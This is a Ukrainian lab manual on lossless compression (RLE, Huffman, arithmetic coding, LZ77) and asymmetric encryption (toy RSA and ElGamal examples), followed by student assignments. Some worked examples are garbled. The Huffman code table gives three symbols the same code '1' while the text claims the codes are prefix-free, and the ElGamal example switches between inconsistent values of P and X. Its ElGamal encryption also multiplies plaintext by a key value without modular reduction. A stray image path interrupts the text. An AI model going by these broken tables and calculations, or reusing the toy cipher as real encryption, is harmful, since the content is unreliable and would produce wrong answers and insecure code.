Найбільш відомий простий підхід і алгоритм оборотного стиснення інформації - це кодування серій послідовностей (Run Length Encoding - RLE). Даний підхід полягає в заміні ланцюжків або серій повторюваних *байтів* або їхніх послідовностей на один кодуємий байт і лічильник числа їхніх повторень.

Наприклад:

44 44 44 11 11 11 11 11 01 33 FF 22 22 - вихідна послідовність

03 44/05 11/00 03 01 03 FF/02 22 - стисла послідовність.

Перший результуючий байт вказує, скільки разів потрібно повторити наступний байт. Якщо перший байт дорівнює 00, то потім йде лічильник, що показує, скільки за ним треба неповторюваних даних.

Дані методи, як правило, досить ефективні, але для стиснення растрових графічних зображень (BMP, PCX, TIF, GIF), тому що вони містять досить багато довгих серій повторюваних послідовностей байтів. Недоліком методу RLE є досить низький ступінь оборотного стиснення.

Розглянемо базові алгоритми оборотного стиснення інформації.

При перегляді оброблюваного повідомлення алгоритм стиску реалізує два майже незалежних процесу:

- підтримує модель оброблюваного повідомлення;
- на підставі моделі кодує черговий фрагмент повідомлення;

*Коди, які використовуються в стислому тексті, повинні підкорятися властивостям префікса – код, використаний у стислому тексті, не може бути префіксом будь-якого іншого коду.*

Один з перших алгоритмів ефективного кодування інформації був запропонований Д.А. Хаффманом. Ідея алгоритму : знаючи ймовірності входження символів у повідомлення, описати процедуру побудови кодів змінної довжини, що складаються із

цілої кількості бітів. Символам з більшою ймовірністю привласнюються більш короткі коди. Коди Хаффмана мають унікальний префікс, що й дозволяє однозначно їх декодувати, незважаючи на їхню змінну довжину. Класичний алгоритм Хаффмана на вході одержує таблицю частот з якими зустрічаються символи у повідомленні. Далі на підставі цієї таблиці будується дерево кодування Хаффмана. Дерево кодування Хаффмана ( Н-Дерево) - бінарне дерево, у якого кожний вузол має вагу, і вага батька дорівнює сумарній вазі його нащадків. Алгоритм побудови Н-Дерева:

1. Символи вхідного алфавіту утворюють список вільних вузлів. Кожний листок має вагу, що може бути рівною ймовірності, або кількості входжень символу в повідомлення, що стискається.

2. Вибираються два вільних вузли дерева з найменшими вагами.

3. Створюється їхній «батько» з вагою, рівною їхній сумарній вазі.

4. «Батько» додається в список вільних вузлів, а двоє його нащадків видаляються із цього списку.

5. Одній дузі, що виходить із батька, ставиться у відповідність біт 1, іншої - біт 0.


6. Кроки, починаючи із другого, повторюються доти, поки в списку вільних вузлів не залишиться тільки один вільний вузол. Він і буде вважатися коренем дерева.

Припустимо, у нас є наступна таблиця частот:

| А | Б | В | Г | Д |
|---|---|---|---|---|
| 15 | 7 | 6 | 6 | 5 |

На першому кроці з листів дерева вибираються два з найменшими вагами - Г и Д. Вони приєднуються до нового вузла-батька, вага якого встановлюється в 5+6 = 11. Потім вузли Г и Д віддаляються зі списку вільних. Вузол Г відповідає полю 0 батька, вузол Д - полю 1.

На наступному кроці те ж відбувається з вузлами Б и В, тому що тепер ця пара має найменшу вагу в дереві. Створюється новий вузол з вагою 13, а вузли Б и В віддаляються зі списку вільних. Після всього цього дерево кодування виглядає так, як показано на наступному мал. 1.




На наступному кроці «найлегшою» парою виявляються вузли Б/В и Г/Д. Для них ще раз створюється «батько», тепер вже з вагою 24. Вузол Б/В відповідає галузі 0 «батька», Г/Д - галузі 1.

На останньому кроці в списку вільних залишилося тільки два вузли - це А и вузол (Б/В)/(Г/Д). У черговий раз створюється батько з вагою 39 і колишні вільними вузли приєднуються до різних його полів.

Оскільки вільним залишився тільки один вузол, то алгоритм побудови дерева кодування Хаффмана завершується.

Щоб визначити код для кожного із символів, що входять у повідомлення, ми повинні пройти шлях від листа дерева, що відповідає цьому символу, до кореня дерева, накопичуючи біти при переміщенні по галузях дерева. Отримана в такий спосіб послідовність бітів є кодом даного символу, записаним у зворотному порядку.

Для даної таблиці символів коди Хаффмана будуть виглядати в такий спосіб.

| | |
|---|---|
| А | 0 |
| Б | 100 |
| В | 1 |
| Г | 1 |
| Д | 1 |

Оскільки жоден з отриманих кодів не є префіксом іншого, вони можуть бути однозначно декодовані при читань їх з потоку. Крім того, найбільш частий символ повідомлення А закодований найменшою кількістю бітів, а найбільш рідкий символ Д - найбільшим.

Класичний алгоритм Хаффмана має один істотний недолік. Для відновлення вмісту стислого повідомлення декодер повинен знати таблицю частот, якою користувався кодер. Отже, довжина стислого повідомлення збільшується на довжину таблиці частот, що повинна посилатися попереду даних. Це може звести нанівець всі зусилля по стисненню повідомлення. Крім того, необхідність наявності повної частотної статистики перед початком саме кодування вимагає двох проходів за повідомленням:

- одного для побудови моделі повідомлення (таблиці частот і Н-Дерева),
- іншого для саме кодування.

Наступним кроком у розвитку алгоритму Хаффмана стала його адаптивна версія. Адаптивне стиснення дозволяє не передавати модель повідомлення разом з ним самим і обмежитися одним проходом за повідомленням як при кодуванні, так і при декодуванні. Схема адаптивного кодування/декодування працює завдяки тому, що й при кодуванні, і при декодуванні використовуються ті ж самі процедури «Ініціалізувати_модель» й «Поновити_модель_символом». І компресор, і декомпресор починають із «порожньої» моделі (не утримуючої інформації про повідомлення) і з кожним переглянутим символом обновляють її одним чином.

В 70-ті роки з'явився алгоритм арифметичного кодування. Цей метод заснований на ідеї перетворення вхідного потоку в одне число з плаваючою комою. Природно, що чим довше повідомлення, тим довще число, що виходить в результаті кодування. Отже, на виході арифметичного компресора виходить число, менше 1 і

більше або рівне 0. Із цього числа можна однозначно відновити послідовність символів, з яких воно було побудовано.

Розглянемо роботу арифметичного компресора на прикладі повідомлення "BILL GATES".

1. Поставимо у відповідність кожному символу повідомлення ймовірність його появи в повідомленні (табл. 2).

2. Потім присвоїмо кожному символу інтервал імовірності в інтервалі від 0 до 1. Довжина інтервалу для символу дорівнює ймовірності його появи в повідомленні. Розміщення інтервалу ймовірності кожного символу не має значення. Важливо, щоб і кодер, і декодера розташовували В символ за однаковими правилами. Інтервали ймовірності для символів нашого повідомлення наведені в табл. 2.

| **Символ** | Імовірніст | Інтервал |
|---|---|---|
| Пробіл | 1/10 | [0.00, |
| A | 1/10 | [0.10, |
| B | 1/10 | [0.20, |
| E | 1/10 | [0.30, |
| G | 1/10 | [0.40, |
| I | 1/10 | [0.50, |
| L | 2/10 | [0.60, |
| S | 1/10 | [0.80, |
| T | 1/10 | [0.90, |

Таблиця 2 Інтервали ймовірностей для символів повідомлення

У загальному вигляді алгоритм арифметичного кодування може бути описаний таким чином:

```
НижняМежа = 0.0;
ВерхняМежа= 1.0;
Поки ((ЧерговийСимвол =ВведенняЧерговогоСимволу()) != КІНЕЦЬ)
    Інтервал = ВерхняМежа - НижняМежа;
            ВерхняМежа = НижняМежа + [Інтервал*
        ВерхняМежаДляІнтервалу(ЧерговийСимвол)];
            НижняМежа = НижняМежа + [Інтервал*
        НижняМежаДляІнтервалу(ЧерговийСимвол)];
Кінець Поки
Видати (НижняМежа)
```

Для нашого прикладу цей алгоритм буде працювати таким чином (табл. 3).

Таблиця 3 Кроки алгоритму арифметичного кодування.

| ЧерговийСимво | НижняМежа | ВерхняМежа |
|---|---|---|
| | 0.0 | 1.0 |
| B | 0.2 | 0.3 |
| I | 0.25 | 0.26 |
| L | 0.256 | 0.258 |
| L | 0.2572 | 0.2576 |
| Пробіл | 0.25720 | 0.25724 |
| G | 0.257216 | 0.257220 |
| A | 0.2572164 | 0.2572168 |
| T | 0.25721676 | 0.2572168 |
| E | 0.257216772 | 0.257216776 |
| S | 0.2572167752 | 0.2572167756 |

Таким чином, згідно з нашою схемою, число 0.2572167752 однозначно кодує повідомлення “BILL GATES”.Алгоритм арифметичного декодування може бути описаний у такий спосіб:

Число = ВводЧисло();

While

Символ =ЗнайтиСимволІнтервалЯкогоЗбігаєтьсяЗЧислом(Число)

Видати (Символ) Інтервал = ВерхняМежаІнтервалуДля (Символ)

- НижняМежаІнтервалуДля (Символ);

Число = Число – НіжняГраницяІнтервалуДля (Символ);

Число = Число / Інтервал;

**Кінець**

Декодер зупиняється при виявленні спеціального символу EOF (кінець файлу). Для нашого приклада декодер буде працювати таким чином (табл. 4).

Таблиця 4. Кроки роботи алгоритму арифметичного декодування

| | Символ | НижняМежа | ВерхняМежа | Інтервал |
|---|---|---|---|---|
| 0.2572167752 | B | 0.2 | 0.3 | 0.1 |
| 0.572167752 | I | 0.5 | 0.6 | 0.1 |
| 0.72167752 | L | 0.6 | 0.8 | 0.2 |
| 0.6083876 | L | 0.6 | 0.8 | 0.2 |
| 0.041938 | Пробіл | 0.0 | 0.1 | 0.1 |
| 0.41938 | G | 0.4 | 0.5 | 0.1 |
| 0.1938 | A | 0.2 | 0.3 | 0.1 |
| 0.938 | T | 0.9 | 1.0 | 0.1 |
| 0.38 | E | 0.3 | 0.4 | 0.1 |
| 0.8 | S | 0.8 | 0.9 | 0.1 |
| 0.0 | | | | |

У такий спосіб при обробці числа після визначення символу, в інтервал якого воно попадає, цей символ видається як розкодований, а його вплив на число усувається діями, зворотними діям при кодуванні.

Головною проблемою практичної реалізації в цьому методі є висока точність арифметики для оперування із суцільним бітовим потоком, яким є число, що представляє стислий текст.

Незважаючи на те, що алгоритм арифметичного кодування може працювати тільки на комп'ютерах з математичним співпроцесором, найкраще він може бути реалізований на основі стандартної 16 або 32-бітової цілочисельної арифметики.

Цілочисельна реалізація арифметичного декодування використовує чотири кроки для декодування кожного символу.

*На першому кроці* визначається поточний інтервал імовірностей.

*На другому кроці* поточне значення регістра коду масштабується на основі значень поточного інтервалу ймовірностей, регістрів коду й границь.

*На третьому кроці* на основі надовбень значення регістра коду визначається черговий символ відновленого повідомлення.

*На четвертому кроці* код декодованого символу віддаляється із вхідного потоку.

Із усього наведеного не видно, у чому перевага арифметичного кодування перед кодуванням Хаффмана. Різниця стає помітна тоді, коли частота з якою зустрічаються символи у вхідному повідомленні сильно відрізняється.

Експерименти на різних типах даних показують, що арифметичне кодування завжди дає результати не гірше, ніж кодування Хаффмана. У деяких випадках виграш може бути дуже істотним. Однак у силу того, що обсяг обчислень, необхідних при роботі алгоритму арифметичного кодування, значно вище, ніж при кодуванні по методу Хаффмана, він працює повільніше. Арифметичне кодування може бути використане в тих випадках, коли ступінь стиснення важливіше, ніж тимчасові витрати на стиснення інформації.

Однією з причин широкого поширення словникового алгоритму LZ стала його виняткова простота. Своєю появою він зобов'язаний двом дослідникам: Я. Зіву й А. Лемпелу. Практично всі сучасні комп'ютерні програми-архіватори використовують ту або іншу модифікацію алгоритму LZ. Основна ідея алгоритму LZ полягає в тому, що друге й наступне входження деякого рядка символів у повідомлення заміняються посиланням на її першу появу в повідомленні.

Алгоритм LZ77 використовує вже переглянуту частину повідомлення як словник. Щоб домогтися стиснення, він намагається замінити черговий фрагмент повідомлення на показник у вміст словника.

## Завдання до лабораторної роботи

1.Студентки групи виконують реалізацію алгоритму кодування/декодування RLE.

2.Студенти групи з непарними номерами в журналі виконують реалізацію алгоритму кодування Хаффмана. Отриманий результат поєднується з п.3 і перевіряється спільно.

3. Студенти групи з непарними номерами в журналі виконують реалізацію алгоритму декодування Хаффмана. Отриманий результат поєднується з п.2 і перевіряється спільно.

4. Студенти групи з парними номерами в журналі виконують реалізацію алгоритму арифметичного кодування. Отриманий результат поєднується з п.5 і перевіряється спільно.

5. Студенти групи з парними номерами в журналі виконують реалізацію алгоритму арифметичного декодування. Отриманий результат поєднується з п.4 і перевіряється спільно.

# Лабораторна робота №7. Асиметричні алгоритми шифрування.

Мета роботи: Вивчення засобів шифрування і розробка програми шифрування.

Теоретичні відомості.

Асиметричні алгоритми використовуються для шифрування сеансових ключів, які використовуються для шифрування самих даних. При цьому генеруються два різних ключі - один відомий всім, а інший тримається в таємниці. Звичайно для шифрування й розшифровки використовуються обидва ключі. Але дані, зашифровані одним ключем, можна розшифрувати тільки за допомогою іншого ключа. Найбільш відомі алгоритми зведені в таблицю 1.

Таблиця № 1. - Асиметричні алгоритми

| Тип | Опис |
|---|---|
| RSA | Популярний алгоритм асиметричного шифрування, стійкість якого залежить від складності факторизації великих цілих чисел. |
| ECC (на основі еліптичних кривих) | Використовує алгебраїчну систему, що описується в термінах точок еліптичних кривих, для реалізації асиметричного алгоритму шифрування. Є конкурентом стосовно інших асиметричних алгоритмів шифрування, тому що при еквівалентній стійкості використовує ключі меншої довжини й має більшу продуктивність. Його продуктивність приблизно на порядок вище, ніж продуктивність RSA, Диффі-Хеллмана. |
| Ель - Гамаль | Варіант Диффі-Хеллмана, що може бути використаний як для шифрування, так і для електронного підпису. |

Найскладнішим в асиметричних алгоритмах є гарантія неможливості відновлення секретного ключа по ключу відкритому. Практичне відновлення ключів підпису по ключах перевірки вимагає рішення відомого складного обчислювального завдання. Оскільки завдання є загальновідомо складним (не навчилися вирішувати за доступний для огляду час), тобто є надія, що її не зуміють вирішити швидко й у найближчому майбутньому.

Серед відомих складних обчислювальних задач практично застосовною виявилася одна - задача дискретного логарифмування. У найпростішому варіанті її можна сформулювати так. Якщо задані три великих цілих додатних числа **a, n, x**, то, маючи у своєму розпорядженні навіть нескладні обчислювальні пристрої типу кишенькового калькулятора або просто олівцем і папером, можна досить швидко обчислити число $\mathbf{a^x}$ як результат множення числа **a** на себе **x** раз, а потім і залишок від розподілу цього числа націло на **n**, записаний як $\mathbf{b = a^x \bmod n}$. Завдання ж дискретного логарифмування полягає в тому, щоб по заданих числах **a, b, n**, таким, що $\mathbf{b = a^x \bmod n}$, знайти **x**.

Завдання дискретного логарифмування при правильному виборі цілих чисел настільки складне, що дозволяє сподіватися на практичну неможливість відновлення числа **x** (індивідуального ключа підписування) по числу **b** (застосовуваному як ключ перевірки).

Розглянемо послідовно ці алгоритми.

## 1.Алгоритм RSA.

1. Одержувач повідомлення виконує генерацію відкритого ключа (пари чисел N,e) і закритого ключа ( d ):

1.1) Беремо два простих числа p і q

p=11; q=3;

1.2) Визначаємо першу частину відкритого ключа

N = p*q = 3*11 = 33;

1.3) Визначаємо другу частину відкритого ключа

Z=(p-1)*(q-1)=10*2=20;

1.4) Знайдемо число e взаємнопросте з Z

e=7. Числа називаються взаємно простими, якщо їх найбільший загальний дільник дорівнює 1.

1.5) Знайдемо число d, таке що воно задовольняє умові : (d*e) mod z =1

d=3;

2. Після цього ключ повідомляється бажаним відправникам повідомлень.

2.1) За умовою алгоритму можна кодувати числа за модулем, не перевищуючі N. У цьому випадку <= 33. Тому для кодування будемо використовувати російський алфавіт, для простоти візьмемо порядкові номери букв.

Закодуємо слово «ОВЕН»

О=16; В=3; Е=6; Н=15;

2.2) Будемо в ролі відправника шифрувати повідомлення по формулі

**Ci=Si^e mod N;**

C1=16^7 mod 33=25;
C2=3^7 mod 33=9;
C3=6^7 mod 33=30;
C4=15^7 mod 33=27;

2.3) Передаємо зашифрований текст.

2.4) Для дешифрації як одержувач будемо використовувати формулу

**Mi= Ci^d mod N;**

M1=25^3 mod 33=16;
M2=9^3 mod 33=3;
M3=30^3 mod 33=6;
M4=27^3 mod 33=15;

У результаті ми одержали відповідність із вихідним текстом.

## 2. Алгоритм Ель - Гамаля

Основна ідея ElGamal полягає в тому, що не існує ефективних методів рішення порівняння $a^x == b \pmod p$

Ключі будуються наступним чином:

1. Вибирається деяке число **P;**
2. Вибирається число **W** менш ніж **P-1**, так, щоб $\mathbf{W^{P-1} = 1(mod\ P)}$
3. Вибирається 1**<=X<=P-1;**
4. $\mathbf{Y := W^X\ mod\ P;}$
5. Одержали секретний ключ **-- (X,P);**
6. Одержали відкритий ключ -- **(Y,W,P).**

Шифрування блоку B проходить так (відкритий ключ):

1. Обирається випадкове число 1<=K<=P-1;
2. $\mathbf{R := Y^K\ mod\ P;}$
3. $\mathbf{Z := W^K\ mod\ P;}$
4. **C := B*R;**
5. Результат -і пара (C,Z).

Розшифрування протікає в такий спосіб (секретний ключ):

1. $\mathbf{R := Z^X\ mod\ P;}$

**2. B := C/R.**

Вхідними даними для кодування є відкритий текст і ключ, а для декодування - зашифрований текст і ключ. Для приклада розглянемо відкритий текст, розміром в 12 байт, наприклад “Енциклопедія”. Даний відкритий текст необхідно перевести в послідовність кодів ASCII (показано при шифруванні).

1) Вибираємо P=65477 (просте число в інтервалі 256<>65536 нижній інтервал такий, тому що він обмежує розмір числа яке можна кодувати, а верхній інтервал, щоб числа були розміру WORD).

2) Вибираємо число W=60422, таке щоб $W^{p-1}$=1(mod P);

3) Знаходимо закритий ключ X=34567(довільне число в проміжку 1<==>p-1)

4) Знаходимо $Y=W^X$ mod P; При прямій реалізації даної формули виникають складності з поданням інформації й наступних проміжних результатів. Доцільно виконати зведення в ступінь послідовно:

(((W mod P)*W)mod P)*W)mod P)...…………......

Одержуємо Y=(60422^32567)mod 65447=15866.

Шифрування:

1) Знаходимо ДО=54321(довільне число в проміжку 1<==>p-1)

2) Знаходимо $R=Y^K$ mod P= (15866^54321)mod 65447=34158, використовуючи послідовність п.4;

3) Знаходимо $Z=W^k$ mod P= (60422^54321)mod 65477= 55249;

4) Кодуємо відкритий текст Mi відповідно до формули:

**Ci = Mi*R;**

C1=133*34158=4543014;(Е)
C2=141*34158=4816278;(Н)
C3=150*34158=5123700;(Ц)
C4=136*34158=4645488;(И)
C5=138*34158=4713804;(К)
C6=139*34158=4747962;(Л)
З7=142*34158=4850436; (О)
C8=143*34158=4884594; (П)
C9=133*34158=4543014; (Е)
C10=132*34158=4508856; (Д)
C11=73*34158=2493534; (І)
C12=159*34158=5431122;(Я)

Дешифрування: знаходимо R = $Z^x$ mod P = (55249^34567) mod 65447=34158;

Декодуємо по формулі

**Mi = Ci / R;**

M1=4543014/34158=133;
M2=4816278/34158=141;
M3=5123700/34158=150;
M4=4645488/34158=136;
M5=4713804/34158=138;
M6=4747962/34158=139;
M7=4850436/34158=142;
M8=4884594/34158=143;
M9=4543014/34158=133;
M10=4508856/34158=132;
M11=2493534/34158=73;
M12=5431122/34158=159;

Результати, як бачимо, збігаються.

**Завдання до лабораторної роботи.**

1. Студенти групи з парними номерами розробляють програму з функцією, що виконує шифрування/розшифрування txt-файлу, який містить повністю ПІБ за методом RSA. Для роботи з описаним алгоритмом студент вибирає ***p*** рівне порядковому номеру простого числа його номера в журналі.
2. Студенти групи з непарними номерами розробляють програму з функцією, що виконує шифрування/розшифрування txt-файлу за методом Ель-Гамаль і утримуюче власне прізвище.
3. Крім опису програми у звіті обов'язково представити контрольний ручний прорахунок.